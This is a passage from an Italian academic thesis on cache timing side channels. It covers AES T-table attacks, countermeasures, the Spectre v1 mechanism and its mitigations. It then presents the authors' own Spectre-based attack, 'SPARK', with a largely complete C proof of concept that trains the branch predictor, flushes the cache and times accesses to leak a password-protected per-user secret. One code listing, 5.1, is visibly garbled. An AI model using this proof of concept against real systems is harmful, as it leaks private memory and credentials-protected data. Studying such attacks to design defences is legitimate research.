(x_{12}^{(r+1)}, x_{13}^{(r+1)}, x_{14}^{(r+1)}, x_{15}^{(r+1)}) &\leftarrow \mathcal{T}_0 \begin{bmatrix} x_{12}^{(r)} \end{bmatrix} \oplus \mathcal{T}_1 \begin{bmatrix} x_1^{(r)} \end{bmatrix} \oplus \mathcal{T}_2 \begin{bmatrix} x_6^{(r)} \end{bmatrix} \oplus \mathcal{T}_3 \begin{bmatrix} x_{11}^{(r)} \end{bmatrix} \oplus K_3^{(r+1)}
\end{aligned}$$

L'ultimo round viene calcolato con  $r = 9$  ma, al posto di usare  $\mathcal{T}_0, \mathcal{T}_1, \mathcal{T}_2, \mathcal{T}_3$  verranno usate  $\mathcal{T}_0^{(10)}, \mathcal{T}_1^{(10)}, \mathcal{T}_2^{(10)}, \mathcal{T}_3^{(10)}$ . Il risultante  $x^{10}$  sarà il ciphertext.

Paragonando questa implementazione con la formulazione algebrica teorica di AES si può vedere che le otto tabelle di lookup vengono usate per effettuare le quattro operazioni di ogni round in maniera immediata. L'ultimo round ha bisogno di quattro tabelle diverse perché non viene eseguita l'operazione *mix columns*.

L'attacco (i cui dettagli possono essere trovati nell'articolo) si basa proprio sul cercare di capire i valori  $x_i^{(r)}$  usati come indici nelle varie tabelle che di volta in volta verranno caricate in cache. Tali valori vengono recuperati tramite attacchi *evict+time* o *prime+probe*.

### 3.4 CONTROMISURE POSSIBILI

Le difese da questo tipo di attacchi sono sia software che hardware e si dividono in cinque grandi famiglie [5]:

**TECNICHE A TEMPO COSTANTE:** l'idea di base è quella di rendere il comportamento del codice che esegue operazioni critiche indipendente dai dati. Per esempio cercando di rendere una funzione crittografica indipendente sia dalla chiave che dall'input. Questo può essere ottenuto facendo eseguire istruzioni inutili per uniformare il tempo di esecuzione o accedendo casualmente alla memoria per confondere l'attaccante sull'utilizzo della cache.

Queste soluzioni ovviamente portano ad una drastica perdita di prestazioni. Il tempo di esecuzione dovrà infatti tendere al tempo di esecuzione massimo ogni volta che sarà necessario richiamare la funzione.

L'altro grande problema di questo tipo di soluzioni è quello della differenza di risultati su hardware differenti. Ad esempio *Cock et al.*[64] hanno dimostrato che la correzione a tempo costante adottata per mitigare l'attacco *Lucky* 13[65] in OpenSSL 1.0.1e non risolve il problema se fatto girare su un processore ARM AM3358.

**INSERIMENTO DI RUMORE:** questa famiglia di contromisure tende a rendere inutilizzabili le misurazioni ottenute dall'attaccante inserendo in ogni evento osservabile da qualsiasi processo una quantità di rumore tale da renderne impossibile una qualunque analisi[66]. Questa soluzione, in teoria, riesce a risolvere completamente il problema, ma è stato dimostrato[64] che in pratica non è applicabile. La quantità di rumore da produrre e da aggiungere alla computazione è talmente elevata che il sistema impiegherebbe la maggior parte delle sue risorse in questa operazione piuttosto che nella effettiva computazione del programma.

**IMPORRE DETERMINISMO:** in questo caso si cerca di eliminare qualsiasi tipo di misura sul tempo eliminando completamente le variazioni di tempo visibile. Ad esempio in [67] si propone di eliminare completamente l'accesso al tempo reale fornendo all'esterno solamente un clock virtuale il cui avanzamento è completamente deterministico e indipendente dalle azioni di componenti vulnerabili. Per ottenere questo risultato si cerca di sincronizzare tutti i clock con l'esecuzione di un singolo processo, indipendente da input o azioni esterne, che esegue in tempo costante.

**SUDDIVIDERE IL TEMPO:** una delle soluzioni maggiormente utilizzate è quella in cui si cerca di suddividere il tempo in sezioni nelle quali si fornisce un accesso esclusivo all'hardware condiviso. Ci sono diverse tecniche per ottenere questo risultato, una ad esempio è lo svuotamento completo della cache ad ogni context switch (*cache flushing*[68]). Questo ovviamente porta ad una perdita in prestazioni molto grande, pertanto si è pensato di eseguire il flushing della cache non ad ogni context switch, bensì solo al passaggio da processi sensibili a processi inaffidabili (*lattice scheduling*[69]). Un'altra soluzione [70] sfrutta la necessità dell'attaccante di analizzare frequentemente lo stato della cache della vittima: tale necessità (tipica degli attacchi di tipo Prime+Probe ad esempio) può essere negata imponendo un tempo minimo di esecuzione per le componenti vulnerabili, rendendo quindi impossibile la loro prelazione entro dato tempo.

**SUDDIVIDERE LE RISORSE HARDWARE:** attacchi eseguiti da processi concorrenti possono essere evitati solamente suddividendo adeguatamente le risorse hardware tra i vari processi. Per quanto riguarda la cache sono state avanzate varie proposte. Percival[71] suggerisce

di suddividere la cache L1 tra i vari processi in modo tale da non permettere ad un processo di accedere o rimuovere lines utilizzate da un altro. Wang e Lee[72] propongono invece la *partition-locked cache*, un meccanismo hardware che permette di assegnare dei lock ad alcune lines contenenti dati particolarmente sensibili in maniera tale da non poter essere rimosse (ad esempio le tabelle di lookup di AES).

---

## SPECTRE ATTACKS

---



Figura 11: il logo di SPECTRE

In questo capitolo verrà presentato il progetto *SPECTRE*[19] (il cui logo è rappresentato in figura 11): una famiglia di attacchi molto recenti che sfruttano una vulnerabilità presente nella maggior parte dei processori moderni (Intel, AMD e ARM) e per i quali, al momento attuale, non esistono contromisure tranne l'utilizzo di alcuni accorgimenti in fase di programmazione (come vedremo più avanti).

Si parla di famiglia di attacchi perché di questo attacco esistono cinque varianti, tutti documentati con il proprio codice CVE<sup>1</sup> nello *Standard for Information Security Vulnerability Names* gestito dalla MITRE Corporation. Le varianti sono le seguenti:

- v1: bounds check bypass (CVE-2017-5753)
- v2: branch target injection (CVE-2017-5715)
- v3: using speculative reads of inaccessible data (CVE-2017-5754)
- v3a: using speculative reads of inaccessible data, aka "rogue system register read" (CVE-2018-3640)
- v4: speculative bypassing of stores by younger loads despite the presence of a dependency (CVE-2018-3639)

Nel resto di questo lavoro ci focalizzeremo sulla prima variante di questa tipologia di attacchi.

---

<sup>1</sup> Common Vulnerabilities and Exposures

La principale caratteristica che viene sfruttata in questa variante è la cosiddetta *esecuzione speculativa*, una funzione presente in quasi tutti i processori moderni.

#### 4.1 ESECUZIONE SPECULATIVA

L'esecuzione speculativa è una tecnica utilizzata dai processori per ottenere un miglioramento delle prestazioni. Essa consiste nel cercare di "predire" il risultato di una branch basandosi sui risultati ottenuti in precedenza, per poter eseguire anticipatamente alcune istruzioni.

Immaginiamo di essere in campo durante la finale del mondiale di calcio. Stiamo battendo il rigore decisivo. Abbiamo studiato bene il portiere avversario nell'ultimo anno e sappiamo che le dieci volte in cui gli si è presentato davanti un tiratore mancino (come lo siamo noi) si è sempre tuffato alla sua sinistra ed ha sempre parato il rigore. Avendo fiducia nel nostro studio decidiamo di calciare alla sua destra in maniera non troppo angolata, per non rischiare di sbagliare, certi comunque di spiazzarlo. Sfortunatamente però, questa volta il portiere decide di cambiare lato e para facilmente il nostro rigore facendoci perdere il mondiale.

Quale è stata la cosa che ci ha fatto sbagliare? L'aver speculato sul comportamento del portiere ed aver pensato che il fatto che si fosse sempre tuffato a sinistra nelle occasioni precedenti ed avesse sempre parato il rigore, lo avrebbe portato a farlo di nuovo. Vediamo come riportare questo esempio nel nostro ambito.

Supponiamo ad esempio che l'esecuzione di un programma dipenda da un controllo su di un valore non presente in cache che quindi deve essere recuperato dalla memoria principale. Questo può portare ad un'attesa di svariate centinaia di cicli di clock. Invece di aspettare tutto questo tempo inutilmente, il processore cerca di indovinare il risultato del controllo, salva lo stato attuale dei suoi registri, e procede ad eseguire speculativamente il ramo della branch che ritiene più plausibile (supponiamo il ramo *then*). Quando poi arriverà il valore effettivo dalla memoria, verrà eseguito il controllo. Se il risultato è quello aspettato (*true* nel nostro caso), si prosegue con la computazione e saranno stati risparmiati tutti quei cicli di clock che sarebbero stati persi nell'attesa. Se la scelta si rivela sbagliata (*false*), il processore scarta tutti i risultati dell'esecuzione speculativa, si riporta allo stato che aveva salvato prima del branch ed esegue l'altro ramo (*else*).

Questa ottimizzazione sembra perfetta in quanto, in caso di successo,




Figura 12: automa di decisione di un one-level branch predictor a due bit

si risparmiano molti cicli di clock, mentre in caso di insuccesso il risultato è paragonabile a quello che avremmo ottenuto aspettando il dato senza eseguire alcuna istruzione. Purtroppo vedremo che non è così.

Il responsabile di questa scelta è una piccola unità all'interno del processore chiamata BP<sup>2</sup>.

#### 4.1.1 Branch predictor

Esistono svariati tipi di branch predictor; analizziamo il funzionamento di uno dei più semplici: il *one-level branch predictor* a due bit.

Come da schema in figura 12 un one-level branch predictor può essere descritto con un semplice automa a quattro stati:

1. *Strongly not taken*: in questo stato il BP sceglierà il ramo else del branch. In caso di conferma negativa del controllo resterà in questo stato, altrimenti passerà allo stato due.
2. *Weakly not taken*: in questo stato il BP ha già osservato una esecuzione then, ma la sua scelta resterà ancora il ramo else. Se il controllo si rivelerà false, il BP tornerà allo stato uno, ma se si rivelerà true andrà allo stato tre dal quale inizierà a scegliere il ramo then.
3. *Weakly taken*: come detto in precedenza, in questo stato il BP inizierà a scegliere il ramo then. Se da questo stato si ottiene un false, torneremo allo stato due, altrimenti passeremo al quattro.
4. *Strongly taken*: questo stato è il duale dello stato uno. In questa situazione il BP sceglierà il ramo then rimanendo in questo stato se otterrà un true, e tornando allo stato tre se otterrà un false (continuando comunque ad eseguire il ramo then).

<sup>2</sup> Branch Predictor

In questo caso vediamo come l'esecuzione consecutiva di al più due rami then ci porta sicuramente in uno stato in cui la prossima scelta del BP sarà sicuramente il ramo then. Questa informazione sarà molto utile quando dovremo effettuare un training sul BP per convincerlo a prendere una certa decisione quando si troverà davanti ad una certa branch.

#### 4.2 L'ATTACCO

L'attacco SPECTRE induce la vittima ad eseguire speculativamente operazioni che non dovrebbero essere eseguite durante l'esecuzione corretta del programma. Da tali operazioni si otterranno poi le informazioni ricercate tramite un side-channel temporale.

L'attacco si può scomporre in tre fasi:

1. *Fase di setup*: in questa fase l'attaccante esegue delle operazioni che convincono il BP ad eseguire il ramo then in caso si rendesse necessaria una esecuzione speculativa. In questa fase si cerca anche di costruire tale necessità, ad esempio eseguendo letture di memoria che rimuovono dalla cache un valore che sarà poi necessario successivamente. Come ultima cosa l'attaccante può iniziare a preparare la porzione di cache dalla quale estrarrà il valore che vuole carpire alla vittima (ad esempio eseguendo il flush o l'evict di una line o di un set).
2. *Esecuzione speculativa*: in questa fase il processore esegue speculativamente delle istruzioni che esporranno informazioni confidenziali della vittima recuperabili tramite un side-channel temporale. Tale esecuzione può esporre una vasta gamma di dati sensibili, ma nell'articolo gli autori si concentrano sulla possibilità di recuperare un valore che risiede ad un indirizzo preciso nella memoria della vittima attraverso un attacco di tipo Flush+Reload o Evict+Reload.
3. *Recupero del dato*: come ultimo passo, viene montato l'attacco alla cache (Flush+Reload o Evict+Reload). Il recupero del dato si ottiene andando a misurare il tempo necessario alla lettura dall'indirizzo di memoria presente nella line sotto attacco.

Vediamo adesso un esempio pratico.

#### 4.2.1 Esempio

Consideriamo il caso di una funzione che riceve un intero  $x$  da una fonte non fidata (come ad esempio il codice 4.1).

```

1      if (x < array1_size) {
2          y = array2[array1[x] * 256];
3      }
4

```

Codice 4.1: funzione sotto attacco

Il processo che la esegue ha accesso ad un array di bytes *array1* di dimensione *array1\_size* ed un secondo array, *array2*, di dimensione pari a 64kB.

La funzione inizia con un controllo su  $x$ , necessario per essere sicuri di non permettere la lettura di porzioni di memoria al di fuori di *array1*. Durante l'esecuzione speculativa di questo codice però, il BP può selezionare il ramo then relativo a questo controllo ad esempio nel seguente caso:

- il valore di  $x$  viene scelto in modo tale da far puntare *array1*[ $x$ ] ad un byte segreto  $k$  che risiede da qualche parte nella memoria della vittima al di fuori di *array1* (figura 13).
- *array1\_size* e *array2* non sono presenti nella cache, ma  $k$  lo è.
- operazioni precedenti hanno restituito un valore di  $x$  corretto, addestrando il BP a scegliere il ramo then.

Questa situazione può presentarsi spontaneamente o può essere creata dall'attaccante, ad esempio leggendo grandi quantità di memoria per riempire la cache di valori completamente scorrelati ed effettuando una chiamata legittima ad una funzione che utilizzi  $k$ .

A questo punto, quando il programma inizia a girare il processore esegue il confronto tra  $x$  e *array1\_size*. La lettura di *array1\_size* si traduce in un cache miss ed il processore richiede il dato dalla memoria principale. Durante l'attesa il BP assume che il risultato dell'*if* sarà *true*, eseguirà speculativamente la somma di  $x$  all'indirizzo base di *array1* e richiederà il dato presente all'indirizzo appena calcolato. Questa operazione si tradurrà in una cache hit e verrà restituito molto velocemente il valore del byte segreto  $k$ . L'esecuzione speculativa continua il suo percorso e verrà calcolato l'indirizzo di *array2*[ $k*256$ ]. La richiesta del dato contenuto a






Figura 13: recupero del valore al di fuori di *array1*

questo indirizzo si tradurrà in una cache miss e verrà richiesta una lettura dalla memoria principale. Durante questa seconda attesa, al processore arriva finalmente il valore di *array1\_size*. Dopo aver eseguito il confronto il processore si accorge che l'esecuzione speculativa era errata ed esegue un rollback allo stato precedente al branch. Il problema sorge in questo momento. La richiesta di lettura rimasta sospesa viene comunque portata a termine e il valore relativo non viene rimosso dalla cache.

Per completare l'attacco, l'attaccante non deve fare altro che rilevare questo cambiamento nello stato della cache per recuperare il byte segreto *k*.

Nel caso più semplice, quello cioè in cui l'attaccante ha accesso diretto ad *array2*, egli non dovrà fare altro che provare a leggere tutte le posizioni di *array2* [*n*\*256] per tutti i valori di *n* ∈ (0...255). Solamente uno di questi sarà presente in cache (quello per *n* = *k*) e verrà restituito velocemente mentre tutti gli altri verranno restituiti in tempi molto lunghi. Prendendo l'unico valore restituito in tempo breve, l'attaccante avrà trovato il byte segreto *k*.

Questo attacco può ovviamente essere eseguito un numero indeterminato di volte e può portare alla completa lettura della memoria della vittima un byte alla volta.

### 4.3 LE CONTROMISURE

Come detto all'inizio del capitolo, al momento attuale non sono state rilasciate patch a livello di hardware o di microprogrammazione del processore in grado di risolvere completamente il problema.

La soluzione più ovvia è quella di non permettere l'esecuzione speculativa tout court ma questa scelta andrebbe ad impattare eccessivamente sulle prestazioni. L'idea è quella di cercare di impedire l'esecuzione speculativa su parti di codice compromettenti.

In questa direzione, sia Intel che AMD, nei loro white papers [73, 74], suggeriscono alcune regole di programmazione per difendersi da questi attacchi.

#### *Serializzare gli accessi alla memoria*

La prima regola è quella di serializzare gli accessi alla memoria tramite l'utilizzo dell'istruzione *lfence()*. Questa è un tipo di istruzione di *barriera* che forza il processore o il compilatore ad una esecuzione ordinata delle operazioni di memoria richieste immediatamente prima ed immediatamente dopo la barriera. Tipicamente questo fa sì che sia garantito che l'istruzione che segue la barriera non venga eseguita prima di quella che la precede. A titolo di esempio, analizziamo il codice 4.2.

```
1      if (user_value >= LIMIT) {  
2          return ERROR;  
3      }  
4      x = table[user_value];  
5      node = entry[x];  
6
```

Codice 4.2: codice da difendere

In questo caso, la riga 4 può essere eseguita speculativamente con il valore *user\_value* fornito dall'attaccante mentre si attende il risultato del controllo presente alla riga 1, ritardato perché il valore di *LIMIT* non è presente in cache.

L'istruzione *lfence()* alla riga 4 del codice 4.3 scongiura questa eventualità impedendo l'accesso alla memoria prima che sia terminato l'accesso precedente.

```
1      if (user_value >= LIMIT) {  
2          return ERROR;  
3      }  
4      lfence();  
5      x = table[user_value];  
6      node = entry[x];  
7
```

Codice 4.3: utilizzo di *lfence*

Questa soluzione sicuramente risolve il problema ma ha due grossi difetti; deve essere inserita manualmente a livello di programmazione e porta una perdita di prestazioni notevole[73].

Microsoft implementa nel proprio compilatore una rilevazione automatica del codice vulnerabile agli attacchi di tipo SPECTRE ed inserisce tali barriere automaticamente. Purtroppo la blacklist di questo strumento comprende solamente le situazioni più comuni e maggiormente utilizzate. Kocher infatti dimostra che tale analisi automatica non rileva molte sezioni di codice vulnerabile[75].

#### *Utilizzare variabili "volatile"*

Un'altra possibile contromisura può essere quella di utilizzare variabili dichiarate *volatile* come nel codice 4.4:

```
1  volatile int user_value;
2  /*
3   * some untrusted operations
4   * to get the value of user_value
5   */
6  if (user_value >= LIMIT) {
7      return ERROR;
8  }
9  x = table[user_value];
10 node = entry[x];
11
```

Codice 4.4: utilizzo di variabili dichiarate volatile

L'attributo *volatile* vieta al processore di cercare in cache il valore di variabili così dichiarate, bensì lo costringe a recuperarlo sempre dalla memoria principale, evitando che il compilatore esegua qualunque tipo di ottimizzazione di istruzioni contenenti tali variabili.

Ovviamente anche questo metodo risolve il problema, ma come per il precedente influisce negativamente sulle prestazioni in quanto ogni volta che la variabile *user\_value* viene utilizzata (anche in altri punti del programma) si dovrà sempre aspettare il suo recupero dalla memoria principale.

#### *Forzare le variabili entro i limiti*

Questa ultima soluzione prevede di accertarsi che il valore di *user\_value*, quando viene usato come indice, non vada mai a superare la dimensione del nostro array. Per ottenere questa certezza si può utilizzare l'operatore di modulo come nel codice 4.5:

```
1  if (user_value >= LIMIT) {  
2  return ERROR;  
3  }  
4  x = table[user_value % LIMIT];  
5  node = entry[x];  
6
```

Codice 4.5: rispetto dei limiti forzato

In questo caso le situazioni possibili sono due:

1. *user\_value* è minore di *LIMIT* e quindi *user\_value % LIMIT* non cambia valore.
2. *user\_value* non è minore di *LIMIT* ma *user\_value % LIMIT* lo riporta entro i limiti e non può essere utilizzato per leggere memoria esterna all'array.

Come le precedenti, anche questa soluzione funziona, ma comporta un calo delle prestazioni dovuto al fatto che se la variabile *LIMIT* non è in cache al momento del controllo, non lo sarà neanche quando verrà eseguita speculativamente l'istruzione della riga 4 che quindi dovrà comunque aspettare il valore corretto.

---

## SPARK

---

In questo capitolo verrà analizzato SPARK, il nostro attacco basato sul progetto SPECTRE capace di recuperare chiavi (o più in generale "segreti") evitando il controllo della password.

### 5.1 SCENARIO

Immaginiamo di partire dalla funzione attaccata da SPECTRE (codice 4.1). Nello scenario più semplice si può pensare che `array1` (che d'ora in poi chiameremo `secret`) contenga delle chiavi predefinite assegnate ad ogni utente. Queste chiavi vengono utilizzate come indici per accedere ad `array2`, che contiene le informazioni riservate di tutti gli utenti (ad esempio il saldo del conto corrente). Data la riservatezza di queste informazioni, l'accesso a questo array è protetto da una password.

L'utente  $x$  che vorrà consultare i propri dati dovrà autenticarsi inserendo il proprio `userID` ed una password (salvata insieme alle password degli altri utenti nell'array `passwordDigest`). In caso di esito positivo del controllo, si utilizzerà il valore contenuto in `secret[userID]` come indice di `array2` per andare a recuperare il dato sensibile riguardante  $x$ . In caso di esito negativo verrà ovviamente negato l'accesso ai dati.

Tale funzione potrebbe essere implementata dal codice 5.1:

```
1  }
2  }
3
4  /***** Main *****/
5  int main(int argn, char *argv[]) {
```

Codice 5.1: funzione attaccata da SPARK

Supponiamo adesso che l'attaccante abbia accesso ad `array2` (come supposto anche dall'attacco SPECTRE), ma che non abbia accesso all'array




Figura 14: contenuto di una cache line nel nostro setup

secret ed ovviamente neanche all'array delle password. L'obiettivo del nostro attacco è quello di ricavare, per un utente casuale  $x$ , il relativo secret [userID], per poter successivamente avere accesso all'informazione riservata, il tutto senza conoscere la password.

La precisione del risultato ottenuto dipende molto dal processore e dal tipo di dati utilizzato per rappresentare i diversi valori. Nella nostra implementazione abbiamo utilizzato il tipo primitivo int (dimensione 32 bit); questo, in una cache con dimensione delle line pari a 512 bit (un valore considerato standard nei processori più moderni) non ci permette di recuperare esattamente secret [ $x$ ] (figura 14), tuttavia ci consente di localizzarlo in un intervallo di ampiezza  $\delta$  con:

$$\delta = \frac{\text{dimensione di una line}}{\text{dimensione del tipo di dato}} = \frac{512}{32} = 16.$$

## 5.2 L'ATTACCO

Prima di analizzare l'effettiva implementazione, vediamo l'idea generale dell'attacco, che può essere schematizzato in quattro punti:

1. Il BP viene addestrato richiamando la funzione vittima per tre volte con uno userID e la relativa password corretta. Per addestrare il BP, all'attaccante basterà semplicemente autenticarsi con i propri dati.

2. Viene eseguito il *flush* dalla cache di tutti i dati relativi ad `array2` e `passwordDigest`. Ricordiamo che l'istruzione `clflush` non richiede alcun privilegio per essere eseguita.
3. Viene richiamata la funzione vittima con lo `userID` di cui vogliamo scoprire il segreto (che nel codice chiameremo `userUnderAttack`) ed una password casuale.
4. Viene calcolato il tempo necessario ad accedere ad alcune posizioni di `array2`. Considerato che, data l'esecuzione speculativa dovuta alla chiamata precedente, l'unico dato relativo ad `array2` presente in cache in questo momento è  $y = \text{array2}[\text{secret}[\text{userUnderAttack}]]$ , otterremo un tempo basso solamente per una posizione presente nella stessa line che contiene  $y$ . Per tutte le altre invece sarà alto in quanto il dato dovrà essere recuperato dalla memoria principale.

Questo attacco sfrutta l'esecuzione speculativa del processore sul controllo della password. Infatti, avendo eseguito il *flush* di `passwordDigest` al punto due,  $z = \text{passwordDigest}[\text{userUnderAttack}]$  non sarà presente in cache al momento del controllo al punto tre. Nell'attesa del suo recupero dalla memoria principale, il BP eseguirà il ramo *then* della computazione a causa dell'addestramento ottenuto al punto uno. Il valore di  $y$  verrà quindi prelevato dalla memoria e messo nella cache. Quando sarà disponibile  $z$ , il controllo fallirà e non verrà permesso l'accesso ai dati, ma  $y$  resterà in cache. A questo punto, accedendo a varie posizioni di `array2`, l'unica ad avere un tempo di accesso veloce sarà quella che ci dirà quale line contiene il segreto. La scelta delle posizioni da accedere e il calcolo del range viene spiegato più dettagliatamente nella prossima sezione.

### 5.2.1 Implementazione

Passiamo adesso all'analisi vera e propria del nostro programma che implementa l'attacco.

#### Inizializzazione

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4 #include <time.h>
5 #include <x86intrin.h>
```

```

6 #define SIZE 3000
7 uint8_t unused1[64];
8 unsigned int secret[SIZE];
9 uint8_t unused2[64];
10 unsigned int array2[SIZE];
11 uint8_t unused3[64];
12 unsigned int passwordDigest[SIZE];
13 uint8_t temp = 0;
14 void victim_function(int userID, int pwd) {
15     if (pwd == passwordDigest[userID]) {
16         temp = array2[secret[userID]];
17     }
18 }

```

Nella primissima parte vengono semplicemente caricate le librerie necessarie alla compilazione, viene definito il numero di utenti (tremila), vengono creati i tre array principali (secret, array2 e passwordDigest) e viene definita la funzione vittima, esattamente la stessa proposta nello scenario.

La libreria `x86intrin` fornisce le istruzioni `rdtscp` e `__mm_clflush` necessarie al calcolo dei tempi di hit e al flush della cache. In particolare l'istruzione `__mm_clflush` prende come argomento un indirizzo di memoria ed invalida, su tutti i livelli della cache, tutte le line che contengono quell'indirizzo.

I tre array "utili" sono separati da altri array `unused` per essere sicuri che vengano distanziati in memoria. Questo fa sì che non si sovrappongano all'interno di una stessa line.

*Main - definizione parametri*

```

19 int main(int argn, char *argv[]) {
20     #define CACHELINE 512
21     if (argn - 1 != 4) {
22         printf(
23             "Illegal number of arguments. It must be 4 (#round, #test, #
                threshold, precisionLoss\n");
24         exit(1);
25     }
26     int blocks = sizeof(array2[0]) * 8;
27     int delta = CACHELINE / blocks;
28     int class = SIZE / delta + 1;

```



```

29  int numberOfRuns = strtol(argv[1], NULL, 10);
30  int numberOfTest = strtol(argv[2], NULL, 10);
31  int cacheHitThreshold = strtol(argv[3], NULL, 10);
32  int precisionLoss = strtol(argv[4], NULL, 10);
33  int results[class];
34  int ok = 0;
35  int error = 0;
36  int noHit = 0;
37  unsigned int timeReg;
38  register uint64_t time1, time2;
39  srand(time(NULL));

```

In questa parte vengono definiti i parametri che verranno utilizzati nel resto del programma:

- **CACHELINE**: la dimensione in bit di una singola cache line. Come già detto, questa dimensione è ormai standardizzata a 512 bit su tutti i processori moderni.
- **blocks**: la dimensione in bit di un singolo elemento dell'array. In questo caso 32 bit.
- **delta**: il numero di elementi dell'array contenuti in una cache line.
- **class**: il numero di posizioni da controllare per coprire tutto array2 con uno step pari a  $\delta$ . Questo valore fornisce anche il numero di line occupate in cache da array2.
- **numberOfRuns**: il numero di volte che viene eseguito l'attacco per ogni esperimento.
- **numberOfTests**: il numero di esperimenti che vengono eseguiti.
- **cacheHitThreshold**: la soglia entro la quale il tempo calcolato viene considerato una cache hit. Sperimentalmente questo valore si aggira tra i trenta e i quaranta cicli di clock, ma dipende dalla latenza della particolare cache attaccata.
- **precisionLoss**: con questo valore si regola la precisione che si vuole ottenere. Se lasciato a zero verrà restituito un intervallo di ampiezza  $\delta$  che dovrebbe contenere il segreto. A volte però può succedere che l'intervallo calcolato non contenga il segreto a causa di interferenze con altri processi che utilizzano il processore, o a

causa di un diverso allineamento delle cache. Aumentando questo valore si aumenta l'ampiezza dell'intervallo proporzionalmente a  $\delta$ , perdendo un po' in localizzazione, ma guadagnando in correttezza dell'intervallo (questo, insieme a `numberOfRuns`, `numberOfTests` e `cacheHitThreshold` sono i quattro parametri richiesti all'avvio del programma).

- `results`: l'array nel quale verrà salvato il numero di hit rilevate per ogni line di cache.
- `ok`, `error` e `no-hit`: tre contatori utilizzati rispettivamente per sapere quante volte il programma restituisce l'intervallo che contiene il segreto, quante volte lo restituisce sbagliato e quante volte non rileva nessun cache hit.
- `timeReg`, `time1` e `time2`: le tre variabili per calcolare i tempi di accesso alle posizioni di `array2`.

Dopo aver definito tutti i parametri, si procede con l'inizializzazione del generatore `srand()` di numeri casuali.

*Main - inizializzazione dell'esperimento*

```
40  for (int t = 1; t <= numberOfTest; t++) {
41      printf("Test %d di %d\n", t, numberOfTest);
42      int userUnderAttack = rand() % SIZE;
43      for (int i = 0; i < SIZE; i++) {
44          passwordDigest[i] = rand() % SIZE;
45          array2[i] = rand() % SIZE;
46          secret[i] = rand() % SIZE;
47      }
48      int wrongPassword = passwordDigest[userUnderAttack] + 1;
49      for (int i = 0; i < class; i++) {
50          results[i] = 0;
51      }
```

All'inizio di ogni test viene scelto casualmente lo `userUnderAttack` e vengono inizializzati casualmente i tre array principali `passwordDigest`, `array2` e `secret`. Successivamente si sceglie una password sicuramente sbagliata ed infine si prepara l'array `results` al conteggio delle hit settandolo a zero.

*Main - l'attacco*

```

52     for (int j = 0; j < numberOfRuns; j++) {
53         for (int l = 1; l <= class; l++) {
54             for (int i = 0; i < 3; i++) {
55                 victim_function(1, passwordDigest[l]);
56             }
57             for (int i = 0; i < SIZE; i++) {
58                 _mm_clflush(&array2[i]);
59                 _mm_clflush(&passwordDigest[i]);
60             }
61             _mm_lfence();
62             victim_function(userUnderAttack, 1);
63             time1 = __rdtscp(&timeReg);
64             timeReg = array2[l * delta];
65             time2 = __rdtscp(&timeReg) - time1;
66             _mm_lfence();
67             if ((int) time2 <= cacheHitThreshold) {
68                 results[l]++;
69             }
70     }

```

Come descritto nello scenario, l'attacco si divide in quattro parti. Nella prima parte viene addestrato il BP ad eseguire speculativamente il ramo then della funzione vittima, richiamandola per tre volte con userID e password corretta.

Successivamente si esegue il flush dalla cache di tutte le posizioni degli array array2 e passwordDigest.

Prima di richiamare la funzione vittima facciamo eseguire l'istruzione `_mm_lfence`. Tale istruzione è una barriera sulla memoria che non permette l'esecuzione delle istruzioni successive prima che siano terminate tutte le scritture in memoria delle istruzioni precedenti. Questo evita ad esempio che l'istruzione a riga 90 venga eseguita prima del flush di array2 a causa di un riordinamento del codice. Se accadesse questo, il risultato del calcolo del tempo di accesso sarebbe ovviamente falsato.

Terminato il flush della cache, viene richiamata la funzione vittima e vengono calcolati i tempi di accesso alle varie posizioni di array2. Come si può notare, non si effettua l'accesso a tutte le posizioni di array2 ma si procede con un passo  $\delta$  visto che una qualunque delle  $\delta$  posizioni all'interno della line che contiene il segreto restituirà comunque una hit.

Con un'altra `_mm_lfence` ci assicuriamo che il tempo venga effettivamente salvato in time2 ed effettuiamo il controllo. Se il risultato del

calcolo del tempo di accesso è minore della soglia che abbiamo impostato, aumentiamo di uno nell'array `results` il valore contenuto all'indice che stiamo analizzando.

*Main - i risultati*

```

71     }
72     int max = -1;
73     int index = -1;
74     for (int i = 0; i < class; i++) {
75         if (results[i] >= max) {
76             max = results[i];
77             index = i;
78         }
79     }
80     int rangeMax =
81         ((index + 1 + precisionLoss) * delta >= SIZE) ?
82             SIZE : (index + 1 + precisionLoss) * delta;
83     int rangeMin =
84         ((index - precisionLoss) * delta <= 0) ?
85             0 : (index - precisionLoss) * delta;
